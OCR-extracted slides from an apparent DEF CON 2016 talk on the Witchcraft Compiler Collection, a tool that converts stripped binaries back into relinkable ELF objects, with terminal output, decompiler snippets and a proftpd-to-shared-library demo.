

jonathan@blackbox: ~/defcon2016/apache
Fichier Édition Affichage Rechercher Terminal Aide

```
jonathan@blackbox:~/defcon2016/apache$ ldd ./ap2version
        linux-vdso.so.1 =>  (0x00007ffea3a74000)
        /usr/sbin/apache2 (0x00007f501a033000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5019c6e000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f5019a30000)
        libaprutil-1.so.0 => /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0 (0x00007f5019809000)
        libapr-1.so.0 => /usr/lib/x86_64-linux-gnu/libapr-1.so.0 (0x00007f50195d8000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f50193ba000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f501a2d2000)
        libcrypt.so.1 => /lib/x86_64-linux-gnu/libcrypt.so.1 (0x00007f5019181000)
        libexpat.so.1 => /lib/x86_64-linux-gnu/libexpat.so.1 (0x00007f5018f57000)
        libuuid.so.1 => /lib/x86_64-linux-gnu/libuuid.so.1 (0x00007f5018d52000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f5018b4e000)
jonathan@blackbox:~/defcon2016/apache$
```

Wcc : “unlinking”

The typical approach to reverse engineering is to transform binaries or shared libraries back to source code.
Instead, we aim at transforming final binaries or shared libraries back to ELF relocatable objects, that can later be relinked normally (using gcc/ld) into executables or shared objects.

What we do not want to do



```
std__error_category___scalar_deleting_destr
std__error_category__default_error_conditior
std__error_category__equivalent
std__error_category__equivalent_0
std___Generic_error_category__name
std___Generic_error_category__message
std___Iostream_error_category__name
std___Iostream_error_category__message
std___System_error_category__name
std___System_error_category__message
std___System_error_category__default_error.
std__basic_istream_char_std__char_traits_cl
execute
wmain
std__basic_string_char_std__char_traits_cha
std__basic_ostream_char_std__char_traits_c
std__basic_string_char_std__char_traits_cha
std__basic_string_char_std__char_traits_cha
std__basic_string_char_std__char_traits_cha
```


```
add     edx, 4
add     eax, 4
sub     esi, 4
jnb     short loc_401351
```

```
Using FLIRT signature: SEH for vc7/8
Propagating type information...
40256E: propagate_stkargs: function is already typed
402710: propagate_stkargs: function is already typed
402720: propagate_stkargs: function is already typed
402730: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.
```


```
{
  unsigned int v2; // [sp+20h] [bp-28h]@1
  __int64 *v3; // [sp+28h] [bp-20h]@1
  signed int i; // [sp+30h] [bp-18h]@1
  va_list va; // [sp+58h] [bp+10h]@1

  va_start(va, a1);
  v3 = (__int64 *)va;
  v2 = 0;
  for ( i = 0; i < (signed int)a1; ++i )
  {
    ++v3;
    v2 += *((_DWORD *)v3 - 2);
  }
  printf("va_ri/count = %d\n", a1);
  printf("va_ri/res   = %d\n", v2);
  return v2;
}
```

```
00003615 va_ri:2
```

Wcc : “unlinking”


Source code
Compiler
Relocatable objects (*.o)
Linker
Binaries (executables, shared libs...)

Wcc : “unlinking”



Source code

Compiler


Relocatable objects (*)

Linker

Binaries (executables, shared libs…)


Decompiler

Wcc : “unlinking”




Source code
Compiler
Relocatable objects (*.o)
Linker
Binaries (executables, shared libs...)
Decompiler

unlinking


Source code
Compiler
Relocatable objects (*.o)
L i n k e r
w c c
Binaries (executables, shared libs…)
Decompiler

WCC : Command line

The command line is made to resemble the syntax of gcc :


jonathan@blackbox: ~/wcc/bin
Fichier Édition Affichage Rechercher Terminal Aide

```
jonathan@blackbox:~/wcc/bin$ ./wcc
Witchcraft Compiler Collection (WCC) version:0.0.1    (02:19:01 Apr 21 2016)

Usage: ./wcc [options] file

options:

    -o, --output           <output file>
    -E, --entrypoint       <0xaddress>
    -m, --mode             <mode>
    -i, --interpreter      <interpreter>
    -p, --poison           <poison>
    -h, --help
    -s, --shared
    -c, --compile
    -S, --static
    -x, --strip
    -X, --sstrip
    -e, --exec
    -C, --core
    -O, --original
    -v, --verbose
    -V, --version

jonathan@blackbox:~/wcc/bin$ 
```

Wcc : internals

The front end is build around libbfd. The backend is trivial C to copy each mapped section of the binary, handle symbols and relocations.


Benefit of using libbfd : the input binary doesn’t need to be an ELF !

=> We can for instance transform a Win64 executable into ELF 64b relocatable objects…

DEMO

(Binary to object file to relocatable to unstripped library)

WCC : demo



jonathan@blackbox: ~/wcc/bin
Fichier Édition Affichage Rechercher Terminal Aide

```
jonathan@blackbox:~/wcc/bin$ file /usr/sbin/proftpd
/usr/sbin/proftpd: ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamic
ally linked (uses shared libs), for GNU/Linux 2.6.15, BuildID[sha1]=30912def5c08
318424e43362f5b5f17a72c26a59, stripped
jonathan@blackbox:~/wcc/bin$ ./wcc /usr/sbin/proftpd -o /tmp/proftpd.o -c
first loadable segment at: 40d000
 -- patching base load address of first PT_LOAD Segment: 40d770   -->>   40d000
jonathan@blackbox:~/wcc/bin$ file /tmp/proftpd.o
/tmp/proftpd.o: ELF 64-bit LSB  relocatable, x86-64, version 1 (SYSV), stripped
jonathan@blackbox:~/wcc/bin$ gcc /tmp/proftpd.o -o /tmp/proftpd.so -shared -g3 -
ggdb
jonathan@blackbox:~/wcc/bin$ file /tmp/proftpd.so
/tmp/proftpd.so: ELF 64-bit LSB  shared object, x86-64, version 1 (SYSV), dynami
cally linked, BuildID[sha1]=09ecb2d1daa1d7c45e0429b3b19cd2d728d430c5, not stripp
ed
jonathan@blackbox:~/wcc/bin$ 
```


DEMO

(Crossing a Fish and a Rabbit)

